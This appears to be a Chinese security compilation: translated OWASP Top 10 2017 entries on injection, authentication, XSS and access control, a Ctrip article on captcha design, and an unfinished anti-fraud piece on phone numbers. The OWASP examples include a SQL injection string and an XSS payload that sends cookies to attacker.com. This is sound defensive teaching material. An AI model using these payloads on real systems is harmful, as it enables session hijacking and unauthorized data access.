FAIR Information Risk Framework

Microsoft Threat Modeling Tool

T10 OWASP Top 10 – 2017

A1 注入

我是否存在注入漏洞?

检测应用程序是否存在注入漏洞的最好的办法就是确认 所有解释器的使用都明确地将不可信数据从命令语句或查 询语句中区分出来。在许多情况下，建议避免解释器或禁用它（例如 XXE）。对于 SQL 调用，这就意味着在所有准备语句（prepared statements）和存储过程（stored procedures） 中使用绑定变量（bind variables），并避免 使用动态查询语句。

检查应用程序是否安全使用解释器的最快最有效的方法 是代码审查。代码分析工具能帮助安全分析者找到使用解 释器的代码并追踪应用的数据流。渗透测试者通过创建攻 击的方法来确认这些漏洞。

可以执行应用程序的自动动态扫描器能够提供一些信息， 帮助确认一些可利用的注入漏洞是否存在。然而，扫描器 并非总能达到解释器，所以不容易检测到一个攻击是否成 功。不恰当的错误处理使得注入漏洞更容易被发现。

我如何防止注入漏洞?

防止注入漏洞需要将不可信数据从命令及查询中区分开。

1.最佳选择是使用安全的 API，完全避免使用解释器或提 供参数化界面的 API。但要注意有些参数化的 API，比 如存储过程（stored procedures），如果使用不当， 仍然可以引入注入漏洞。 ● 2.如果没法使用一个参数化的 API，那么你应该使用解释器具体的 escape 语法来避免特殊字符。 OWASP 的 ESAPI 就有一些 escape 例程。

3.使用正面的或“白名单”的具有恰当的规范化的输入验证方法同样会有助于防止注入攻击。但由于很多应用在输入中需要特殊字符，这一方法不是完整的防护方法。 OWASP 的 ESAPI 中包含一个白名单输入验证 例程的扩展库。

攻击案例

案例 #1: 应用程序在下面存在漏洞的 SQL 语句的构造中使 用不可信数据 ：

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

案例 #2：同样的，框架应用的盲目信任，仍然可能导致查 询语句的漏洞。（例如：Hibernate 查询语言（HQL））：

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

在这两个案例中，攻击者在浏览器中将“id”参数的值修改 成 ’ or’ 1’ =’ 1。如 ：

```
http://example.com/app/accountView?id=' or '1'='1
```

这样查询语句的意义就变成了从 accounts 表中返回所有的 记录。更危险的攻击可能导致数据被篡改甚至是存储过程 被调用。

参考资料

OWASP

OWASP SQL Injection Prevention Cheat Sheet

OWASP Query Parameterization Cheat Sheet

OWASP Command Injection Article

OWASP XXE Prevention Cheat Sheet

OWASP Testing Guide: Chapter on SQL Injection Testing

其他资料

CWE Entry 77 on Command Injection

CWE Entry 89 on SQL Injection

CWE Entry 564 on Hibernate Injection

CWE Entry 611 on Improper Restriction of XXE

CWE Entry 917 on Expression Language Injection

A2 失效的身份认证和会话管理

我存在会话劫持漏洞么?

如何能够保护用户凭证和会话 ID 等会话管理资产呢？以下 情况可能产生漏洞：

1.用户身份验证凭证没有使用哈希或加密保护。 详见 A6

2.认证凭证可猜测，或者能够通过薄弱的的帐户管理功能（例如账户创建、密码修改、密码恢复，弱会话 ID）重写。

3.会话 ID 暴露在 URL 里 （例如, URL 重写）。

4.会话 ID 容易受到会话固定（session fixation） 的攻击。

5.会话 ID 没有超时限制，或者用户会话或身份验证令牌特别是单点登录令牌在用户注销时没有失效。

6.成功注册后,会话 ID 没有轮转。

7.密码、会话 ID 和其他认证凭据使用未加密连接传输。详见 A6。

更多详情请见 ASVS 要求部分 V2 和 V3 。

我如何防止?

对企业最主要的建议是让开发人员使用如下资源：

1.一套单一的强大的认证和会话管理控制系统。这套控 制系统应:

a) 满足 OWASP 的应用程序安全验证标准（ASVS） 中 V2（认证）和 V3（会话管理）中制定的所 有认证和会话管 理的要求。

b) 具有简单的开发界面 ESAPI 认证器和用户 API 是可以仿照、使用或扩展的好范例。

2. 企业同样也要做出巨大努力来避免跨站漏洞 ,因为这 一漏洞可以用来盗窃用户会话 ID。详见 A3。

攻击案例

案例 #1：机票预订应用程序支持 URL 重写，把会话 ID 放在 URL 里 ：

```
http://example.com/sale/saleitems;jsessionid=
2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii
```

该网站一个经过认证的用户希望让他朋友知道这个机票打 折信息。他将上面链接通过邮件发给他朋友们，并不知道 自己已经泄漏了自己的会话 ID。 当他的朋友们使用上面的 链接时，他们将会使用他的会话和信用卡。

案例#2：应用程序超时设置不当。 用户使用公共计算机 访问网站。离开时，该用户没有点击退出，而是直接关闭 浏览器。攻击者在一个小时后能使用相同浏览器通过身份认证。

案例#3：内部或外部攻击者进入系统的密码数据库. 存储 在数据库中的用户密码没有被加密，所有用户的密码都被 攻击者获得。

参考资料

OWASP

完整的参考资料，见 ASVS requirements areas for Authentication (V2) and Session Management (V3).

OWASP Authentication Cheat Sheet

OWASP Forgot Password Cheat Sheet

OWASP Password Storage Cheat Sheet

OWASP Session Management Cheat Sheet

OWASP Testing Guide: Chapter on Authentication

其他

CWE Entry 287 on Improper Authentication

CWE Entry 384 on Session Fixation

A3 扩展脚本（XSS)

威胁代理	攻击向量	安全漏洞		技术影响	业务影响
应用描述	可利用性 平均	普遍性 非常广泛	可检测性 易	影响 中等	应用/业务 描述
任何能够发送不可 信数据到系统的人， 包括外部用户、内部用户和管理员	攻击者利用浏览器 中的解释器发送基 于文本的攻击脚本。几乎所有数据源都 能成为攻击媒介，包括内部数据源比 如数据库中的数据。	当应用程序使用攻击者控制的数据更新网页而不恰当地转义该内容或使用安全的 JavaScript API时，会发生 XSS缺陷。 XSS缺陷有两个主要类别：（1）存储型（2 反射型，并且这些可以发生在（a）服务器上或（b）客户端上。大部分跨站脚本漏洞通过测试或代码分析很容易找到。客户端XSS可能很难识别。		攻击者能在受害者 的浏览器中执行脚 本以劫持用户会话、破坏网站、插入恶 意内容、重定向用 户、使用恶意软件 劫持用户浏览器等	考虑受影响的系统 及该系统处理的所 有数据的商业价值。 还应该考虑漏洞公 开后对业务的不利 影响。

我存在 XSS 漏洞吗?

如果您的服务器端代码使用用户提供的输入作为 HTML 输出的一部分，并且不使用上下文相关的转义来确保它无法运行，则您很容易受到服务器 XSS 的影响。如果网页使用

JavaScript 来动态地将攻击者可控数据添加到页面，那么您可能需要注意 Client XSS。 理想情况下，您将避免将攻击者可控数据发送到不安全的 JavaScript API，但是可以使用输入验证来转义（并在较小程度上）进行输入验证。

自动化工具能够自动找到一些跨站脚本漏洞。然而，每一 个应用程序使用不同的方式生成输出页面，并且使用不同 的浏览器端解释器，例如 JavaScript, ActiveX, Flash,和 Silverlight，这使得自动检测变得很困难。因此，要想达到 全面覆盖，必须使用一种结合的方式，在自动检测的基础 上，同时采用人工代码审核和手动渗透测试。

类似 AJAX 的 web2.0 技术使得跨站脚本漏洞更难通过自动工 具检测到。

我如何防止 XSS?

防止 XSS 需要将不可信数据与动态的浏览器内容区分开。

1.为了避免 Server XSS,最好的办法是根据数据将要置于的 HTML 上下文（包括 主体、属性、JavaScript、CSS 或 URL）对所有的不可信 数据进行恰当的转（escape）。更多关于数据转义技术的信息见 OWASP DOM XSS Prevention Cheat Sheet。

2.为了避免 Client XSS,首选方案是避免将不受信任的数据传递给可生成活动内容的 JavaScript 和其他浏览器 API。 当无法避免这种情况时，类似的敏感转义技术可以应用于浏览器 API，如基于 OWASP DOM based XSS Prevention Cheat Sheet 。

3.更多内容请参考 OWASP 的 AntiSamy 或者 Java HTML Sanitizer 项目。

4.考虑使用内容安全策略（CSP）来抵御整个网站的跨 站脚本攻击。

攻击案例

应用程序在下面 HTML 代码段的构造中使用未经验证或转 义的不可信的数据 ：

```
（String） page += "<input name='creditcard' type='TEXT ‘ value='" + request.getParameter（"CC"）+ "'>";
```

攻击者在浏览器中修改“CC” 参数为如下值 ：

```
’><script>document.location=’http://www.attacker.com/cgi-bin/cookie.cgi? foo=’
+document.cookie</script>’.
```

这导致受害者的会话 ID 被发送到攻击者的网站，使得攻击 者能够劫持用户当前会话。

请注意攻击者同样能使用跨站脚本攻破应用程序可能使 用的任何跨站请求伪造（CSRF）防御机制。CSRF 的详细情 况见 A8

参考资料

OWASP

OWASP Types of Cross-Site Scripting

OWASP XSS Prevention Cheat Sheet

OWASP DOM based XSS Prevention Cheat Sheet

OWASP Java Encoder API

ASVS: Output Encoding/Escaping Requirements (V6)

OWASP AntiSamy: Sanitization Library

Testing Guide: 1st 3 Chapters on Data Validation Testing

OWASP Code Review Guide: Chapter on XSS Review

OWASP XSS Filter Evasion Cheat Sheet

其他资料

CWE Entry 79 on Cross-Site Scripting

A4 失效的访问控制

威胁代理	攻击向量	安全漏洞		技术影响	业务影响
应用描述	[illegible]	[illegible]	[illegible]	影响 中等	应用/业务描述
考虑系统的授权用户的类型。 用户是否受限于某些功能和数据？ 未经身份验证的用户是否允许任意访问任何功能或数据？	经过了验证的攻击者只需将参数值更改为未授权的其他资源。是否可以访问此功能或数据？	对于数据，应用程序和API在生成网页时经常使用对象的实际名称或键。 对于函数URL和函数名通常很容易猜出。 应用程序和API并不总是验证用户是否被授权给目标资源，这就会导致访问控制缺陷。 测试人员可以轻松操作参数来检测这些缺陷。 代码分析可以快速显示授权是否正确。		这种缺陷可能会损害所有可访问的功能或数据。除非引用是不可预知的，或者访问控制被强制执行，数据和功能可能会被盗或被滥用。 安全客（bobao.360.cn）	考虑暴露的数据和功能的商业价值。 还应该考虑漏洞公 开后对业务的不利 影响。

我存在么?

查找应用程序是否容易受到访问控制漏洞的最佳方法是验证所有数据和函数引用是否具有适当的防御。 要确定你是否容易受到攻击，请考虑:

1.对于数据引用，应用程序是否通过使用映射表或访问控制检查确保用户获得授权，以确保用户对该数据进行授权

2.对于非公共功能请求，应用程序是否确保用户进行了身份验证，并具有使用该功能所需的角色或权限？

应用程序的代码审查可以验证这些控件是否正确实施，并且在任何地方都需要进行审计。手动测试对于识别访问控制缺陷也是有效的。 自动化工具通常不会找到这样的缺陷，因为他们无法识别需要什么保护或什么是安全的或不安全的。

我如何防止?

防止访问控制缺陷。需要选择一个适当的方法 来保护每一个用户可访问的对象（如对象号码、文件名） 。

1.检查访问。任何来自不可信源的直接对象引用都必须 通过访问控制检测，确保该用户对请求的对象有访问 权限。

2.使用基于用户或者会话的间接对象引用。这样能防止 攻击者直接攻击未授权资源。例如，一个下拉列表包 含 6 个授权给当前用户的资源，它可以使用数字 1-6 来 指示哪个是用户选择的值 ,而不是使用资源的数据库 关键字来表示。在服务器端 ,应用程序需要将每个用 户的间接引用映射到实际的数据库关键字。OWASP 的 ESAPI 包含了两种序列和随机访问引用映射，开发人员 可以用来消除直接对象引用。

3.自动验证 。利用自动化来验证正确的授权部署。 这要成为习惯。

攻击案例

案例 #1:应用程序在访问帐户信息的 SQL 调用中使用未验证数据 ：

```
pstmt.setString(1, request.getparameter("acct"));
ResultSet results = pstmt.executeQuery();
```

攻击者能轻易在浏览器将 “acct” 参数修改成他所想要的 任何账户号码。如果应用程序没有进行恰当的验证 ,攻击 者就能访问任何用户的账户 ,而不仅仅是该目标用户的账户 。

```
http://example.com/app/accountInfo?acct=notmyacct
```

案例 #2:攻击者只是简单的强制浏览目标 URL。 还需要管理员权限才能访问的管理页面 。

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

如果未经身份验证的用户可以访问任何一个页面，这是一个缺陷。 如果非管理员可以访问管理页面，这也是一个缺陷。

参考资料

OWASP

OWASP Top 10-2007 on Insecure Direct Object References

OWASP Top 10-2007 on Function Level Access Control

ESAPI Access Reference Map API

ESAPI Access Control API (See isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())

For additional access control requirements, see the ASVS requirements area for Access Control (V4).

其他资料

CWE Entry 285 on Improper Access Control (Authorization)

CWE Entry 639 on Insecure Direct Object References

CWE Entry 22 on Path Traversal (一个直接对象引用攻击的例子)

图形验证码在携程的实践之路

作者：闵杰（携程技术中心）
原文来源： https://zhuanlan.zhihu.com/p/27524606

从互联网行业出现自动化工具开始，验证码就作为对抗这些自动化尝试的主要手段登场了，在羊毛党，扫号情况层出不穷的今天，验证码服务的水平也直接决定一家互联网企业的安全系数。作为 WEB 看门人，它不仅仅要做到安全，也要兼顾体验。

本文将分享携程信息业务安全团队在这几年里，对图形验证码服务所做的一些大大小小的改变。各位可以将本文作为自身网站图形验证码搭建的小攻略，减少重复踩坑的情况。

1.0 时代

过去携程曾经使用了一套基于.NET 的图形验证码作为控制登录，注册，发送手机短信，点评，重置密码以及其他相关场景的主要手段，目的也很简单，就是防止非实人的请求。

在这个阶段，设计时仅仅是满足了防御异常请求，并没有考虑太多用户体验以及产品上线后，运营数据收集再分析改造的需求。

主要实现的功能点为：

图片验证一次失效


图片生成超时失效

支持生成 4 位和 6 位验证码，字符以英文和数字组成

支持简单的字符粘连，干扰线，干扰点，字体，字符大小，字体扭曲等配置。

验证码图示：

流程图如图所示：



事后来看，这套验证码系统由于架构简单，接入简便，在很长一段时间内，担当了携程门户主要的看门人的角色，尽管各大 BU 并不是非常情愿地使用了这套服务，但是在防范撞库，恶意请求短信，批量获取优惠卷等场景下，还是体现出了一个验证码服务所应该起到的作用。

当时这套验证码服务上线后，遇到了不少的问题：

1、服务并没有对接入方做场景，事务等区别，整个携程的验证码难度都是统一的（除了部分 BU 自己开发了验证码），经常发生在 A 页面出现被扫号情况，需要增强验证码难度，但是 B 页面随之反馈，验证码太难，收到用户投诉，需要降低难度，无法兼顾。

2、服务记录的字段仅仅能支撑服务正常运行，业务数据没有进行记录。导致了验证码有时候调用和验证异常升高，完全无法知晓是谁在进行恶意尝试并进行拦截（比如封停恶意 IP）。

3、只有英文数字，并且字体单一，设置的扭曲干扰线简单点，极易被 OCR 识别，假如设置的太难，就会造成连正常用户都无法识别的窘境，在很长的一段时间内，只能将难度设置在简单-中等这种难度，谈不上对于批量 OCR 有任何的防御。

而说到这类验证码的破解，业内目前通用的方案，我了解下来有这么几种：

1、通过各种手段，绕过风控，或者绕过验证码，比如某些验证码是本地校验，有些验证码的关键参数会下发至前端，用户可以修改参数达到控制验证码的目的，有些业务方接入了验证码，但是没有把校验和业务接口绑在一起，导致人家可以直接请求业务接口，验证码形同虚设。也有业务方在接入验证码的时候，登录动作先于验证码校验，也导致了验证码毫无意义。这些在过往的接入过程中，都是实际发生过的情况。

2、ORC，从二值化，去除干扰线/点，确定字体区域，到最后识别，会根据验证码本身难度的不同，显著的影响其识别率。

3、人工打码平台。目前打码平台针对图片验证码已经很成熟了，针对数字，英文，汉字，智能问答都有不同的价格。

4、CNN 神经网络识别。通过大量的样本进行机器学习，对于某些 OCR 比较难识别的粘连字符字体，可能会有一个较好的识别结果。

随着各类攻击越来越多，穿透性也日益增强，业务部门对于验证码难度需求不一致，以及自身对于验证码数据收集再改造的这些情况下，改造这个服务已经成为了摆在眼前的事情。

1.5 时代

在总结了上述提到的这些问题以后，新需求就自然而然的产生了：

英文和字母模型太过单一，极易破解，需要加入中文字库。

业务数据保留，至少得知道威胁是哪些地方过来的。

能够在面对大量的 OCR 或者暴力尝试场景下，自动变化难度，降低对方的识别率。

区分接入的业务方，难度可以根据业务方做不同的调整。

在产品开发测试的一轮轮投入后，新的需求完成了，并且又花了将近一年的时间推广了各个 BU 接入了这个新的验证码。

（在这里说一个实际的情况，就是在第一版验证码开发的时候，并不重视保留接入方的信息，导致了在进行第二轮验证码重新接入的时候，发现老的接入方有 3 位数，但是要找谁，完全不清楚，以至于有些验证码到目前都没有进行更新，这个服务接入注册其实是一个很小的功能，但是在版本更迭，重大事务通知上，能起到非常重要的作用）。

新版本验证码比较好的解决了下面这几个实际场景面对的问题：

1、再也不会出现某个应用发现异常请求，刚刚调高难度没多久，就接到投诉电话，需要把难度降低这种场景，可以根据各自应用手动或者自动调节难度。（原先是整个公司都是统一的难度耦合在了一起）。

2、可以知道威胁是来自于哪个 IP 或者设备的，针对性的做出响应，比如封停请求。

3、在面对扫号配合 OCR 工具的情况下，这套验证码会自动不停的变换难度，干扰点/线，字体，背景色，粘连度等，经过实际对比观察，防御效果比老版本提高了 2 倍，这里我们的策略分为全局难度提高和针对纬度进行提高，比如假设只有一个 IP 或者设备的验证码请求发现异常，我们只会提高来自于这个 IP 或设备请求的验证码难度，对于其他正常请求是无感知的，但是在某些情况下，比如大规模的分布式扫号，可能你需要使用的就是全局难度提高。

4、支持了中文验证码，实际测试，英文数字在成熟的 OCR 工具面前，哪怕做了混淆，解析成功率也接近 50%，假设换成中文配合一定的混淆，解析成功率一般不高于 20%，这也是很多团队初期，假设没有风控和其他的辅助服务，最直接，成本最低的提高防御力度的方案。

这套方案，作为主流的验证码方案在携程应用了很久，但是在去年，团队也终于意识到，还有很多问题是这套验证码方案所无法解决的：

1、用户的体验问题，这个问题被公司内部诟病很久，并偶尔会收到来自于外部用户的投诉。其实也很好理解，一个四个字的随机中文验证码，手机输入一次大约耗时 15-20 秒，这个在活动营销拉新场景下，是一个致命的转化率杀手。在很多力度不是非常大的活动面前，这个验证码会直接打消一部分正常用户去尝试的念头(尽管中文验证码在防御恶意请求接口上有着巨大的安全优势），作为业务方产品不得不考虑，假设恶意用户的比例是 5%，牺牲剩下 95% 用户的体验是否值得，即便也只有 5%的正常用户放弃了尝试（比如一些年纪大的客户），和恶意用户的比例相仿，但是剩下的用户还是需要输入这些验证码，在用户体验成本上的让步是

巨大的，这样就会让安全和业务陷入一种零和博弈的局面，这往往也是安全部门不受欢迎的主要原因。

2、接入繁琐，验证码和风控作为 2 个服务，需要业务方去耦合，分别接入，听起来就很繁琐，实际接入也确实很繁琐，大量的时间花费在接入服务上。

3、无法应对国际化，中文验证码国外用户不认识，英文数字过于简单压根没办法防御主流扫号攻击。实际发生过的案例就是携程海外站点被大规模扫号，但是束手无策的局面，分布式 IP 和设备，无法采用中文，几万个 IP 手动封不谈累不累，CFX 都装不下，只能看着他扫。

4、丑，验证码图片由于需要防破解的关系，往往和整体页面 UI 的风格完全没有一个搭配感，让人很出戏。

和各大竞品比起来，我们的验证码确实就像是石器时代在和工业时代比较，也被公司内部一次次吐槽实在太影响体验了。在这种内忧外患的局面下，验证码服务更新又一次被放到了台面上。

2.0 时代

需求又一次的被明确：

接入要简便，不要让业务方再需要自己对风控结果和验证码来处理相关逻辑。

体验要好，移动端时代，尤其要考虑移动端输入的习惯。

安全性和国际化问题，至少不能让有些用户投诉自己无法输入中文字。

美观，和页面 UI 尽量融合，也需要可以让业务方自行美化。

又是一轮一轮的测试开发，大约在半年前，完成了本次验证码重构的第一版，他主要实现了如下功能：

1、体验问题被解决了，在对比多种竞品以后，我们采取的方案为“滑块+选字”，在安全认为请求有风险的情况下，会出现滑块，假设在你滑动滑块期间采集的数据不足以认为请求是可信的情况下，会出现选字或者直接禁止请求访问，根据实际数据，用户滑动滑块的时间耗时一般平均在 0.5 秒一次，仅有很少的一部分用户会出现选字，选字一般的耗时在 7 秒左右，平均下来，整体耗时目前在携程实践下来，在 1.7 秒左右。


2、接入问题也得到了改进，业务方目前接入仅仅需要在页面上引入一个 JS（APP 为一个 SDK），然后在监听到 JS 的一个事件提示，可以获取 token 后，获取 token，由业务方服务端获取 token 以后到安全这里的校验服务校验，校验完成以后，整个流程就结束了，中间的

判断风险，出现滑块，滑块校验，出现选字，选字校验这些步骤业务方都无需干涉以及传送数据，安全已经把后端的风控，风险仓库和验证码前端全部打通，业务方在无感知的情况下，相当于接入及使用了 3 个服务。

3、国际化问题，目前已经支持东南亚多国语言的选字和提示语服务，常用国家再也不会有无法看懂和无法输入的诟病。

新版验证码服务如图所示：

流程图如图：



这个版本作为目前携程验证码的主流应用版本，将在各个场景下代替过去的填字验证码，在体验和安全性上，大幅度超越之前的服务。

按照目前携程的每日验证情况来计算，新验证码对比老验证码能每天给用户节约 500 小时的验证时间。

填字验证码在 H5 端，通过大量实践，在保证安全性的前提下，输入正确率一般在 88%-90%，存在了一个天花板，在新验证码上线后，整体通过率已经提高到了 96%，接近了我们认为的实际异常比例。

同时我们对于前端采集的大量数据做了模型训练，对于某些规则难以发现的问题，会采用模型的结果来进行处理。

在某些公共登录注册场景下，我们会采用 BI 画像+特定活动物料的模式，给特定的用户进行验证码渠道的推广服务，如图：

但是这套服务，也存在一定的问题：

1、滑块服务存在被破解的可能，据一些外部专业测试机构报告，目前外部主流的一些 SAAS 滑块服务，被破解的概率在 60%（他能让滑块认为他是安全的请求，选字就不会出现了）

2、选字的 OCR 识别依然存在，虽然存在要识别两套并点选的难度，但是有些外部专业团队已经实现了一定程度的破解。

3、体验上，在 IOS 系统，滑块容易造成页面的回退，对于一些指甲长的用户尤其容易造成这个问题，目前的解决方案只能是加大滑动条的大小，尽量远离屏幕边缘。

结语

没有一种验证码可以通吃所有场景，也没有绝对安全无法破解的验证码，只有在业务和安全不停权衡的前提下，找到一个属于体验和安全平衡的点，这才是验证码正确的打开方式。在和各种黑产团队不停斗争的过程中，验证码服务只有不停的改变，创新，才可以适应当前复杂的黑产现状以及业务多变的场景。

【作者简介】闵杰， 携程信息安全部产品经理。2015 年加入携程，主要负责黑产防刷，验证码 ,反爬以及 UGC 方面的产品设计 ,关注在低成本的前提下 ,解决以上场景的实际问题。

30 元返现羊毛党日赚 3 万：靠手机号码进行业务反欺诈靠谱吗？

作者：大毛 岂安科技业务风险分析师
原文来源： http://mp.weixin.qq.com/s/ebHKMzLAIpzUJfkgmjewnA

手机号码，得益于验证便捷性和实名可靠性，成为了目前网站的主要账号形式。而各行业反欺诈业务，也会依据手机号码来开展。

据业内权威人士估算，每月活跃在黑产手中的号码，高达两千多万。不过即便能获得这份名单，商家也无法高枕无忧。因为每天都会有新的号码流入黑产市场，而同时，那些哪怕只用过一次的号码，也可能会被谨慎地淘汰。

在反欺诈行业，一个小小手机号也可以有很多标签，比如令互联网金融行业头疼不已“羊毛党”，令各大分期贷款机构谈之色变的“骗贷”，令电子商务平台深恶痛绝的“刷单”以及令在线支付公司如临大敌的“盗刷”。

羊毛党

“羊毛党”指那些利用企业某个不规范的市场活动或业务逻辑的漏洞，使用他人身份信息注册多个账号来获取活动奖励或补贴的一类人。职业羊毛党是以“薅羊毛”为职业，团队作战，轻轻松松月赚几十万甚至上百万都是很正常的。延伸阅读：后流量时代如何虎口护食？羊毛党的侦测与防护；第一财经专访--“羊毛党”的克星。

刷单

刷单一般是指由买家提供购买费用，帮指定的网店卖家购买商品提高销量和信用度，并填写虚假好评的行为。不仅妨害了卖家的利益，对于买家的权益一样产生影响。延伸阅读：三分钟看懂“刷单”这回事；从刷单到接码，黑产是如何运作的。

攻：爆炸式增长+多样化 反欺诈的进退两难

号码的爆炸式增长、标签的多样化，令非黑即白的风控策略进退两难。既起不到反欺诈的预期效果，又有可能影响正常用户的良好体验。因此，最令互联网公司头疼不已的，并不是欺诈本身，而是如何在反欺诈和正常业务中找到平衡点。

"我可能遇到了假的用户"

“我们可能遇到了假用户，”小 Z 是某 P2P 理财平台的运营人员，他无奈说道 ：“我们的拉新活动终于还是被羊毛党盯上了。”

这个理财平台的邀请注册活动要获得奖励其实很简单 :活动给每个用户分配一个特定的邀请码，只要通过这个邀请码进行注册，发起人和受邀人双方都能获得奖励。

“30 元返现，那可是随时能够提取的现金，按万份收益 1 元计算，也要等上足足一个月才能拿全，而通过这个活动，点两下屏幕就轻松赚到了。而且是发起人和受邀人双方各自得到 30 元。”小 Z 坦言，他也用自己的邀请码邀请过好友，赚得一点小小的零花钱，这已经是行业默认的 ‘潜规则’。

“但是到了羊毛党那儿，玩法儿就变了，他们邀请的不是好友，而是自己！”

羊毛党能够轻易地使用成千上万的手机号码来进行注册。有多少个号码 ,就有多少笔奖励。据了解 ,每天都有数以千计的新手机号码参与其中 ,而这些注册 ,几乎都集中在某几个邀请码，其中最多的一个邀请码，每天可以获得万元“收入”。

此类活动设计的初衷，意在鼓励亲友间的推广，但亲友间的推广是有限的。对于羊毛党而言，走量从来不是难事，而是他们的“看家本领”。

是不是要设置一个邀请上限呢，比如一个邀请码最多邀请三个好友？

小 Z 坦言，与已经在业界积累多年良好口碑的大型机构不同，许多小型机构没有底气加上这类约束。“人的本性或多或少都带有一点贪婪，小公司想要获得大流量必须在这方面做文章，如果在这里设限，非但会打击用户拉新的积极性，甚至有可能起到负面推广作用，用户觉得你这家机构真小气。”

小 Z 的无奈是这个行业的普遍问题——一边是无所不用其极的羊毛党，另一边是真心实意，或许只是带有一些小贪婪的用户，究竟该怎么分而治之呢？

防：安全感缺失 反欺诈系统命中不足一成

既然是使用手机号码注册的，那么用手机黑名单数据过滤一下，是不是就行了呢？

令人不安的是，即使是行业内赫赫有名的黑名单查询系统，也只命中了其中 10%的手机号码。这些没有命中的号码，绝大部分都是新号，集中在某几个号段，没有过多的互联网记录，是一张白纸。

新号，是黑名单查询的命门。

这时的反欺诈思路则要依托于另一种，可能是更为强大的工具——实时分析系统。

实时分析系统，使得运营人员能够看清业务中的每一个细节，并且对于异常情况，能够获得实时更新的报警通知。不仅做到了现实世界里的监控，并且将安保人员的值岗、告警的事情也一并做了。

上述小 Z 的这个案例，就是通过实时分析系统的策略引擎将异常的注册行为筛查出来的。如何筛选侦查？这里我提供一个使用实时分析系统反欺诈的思路：

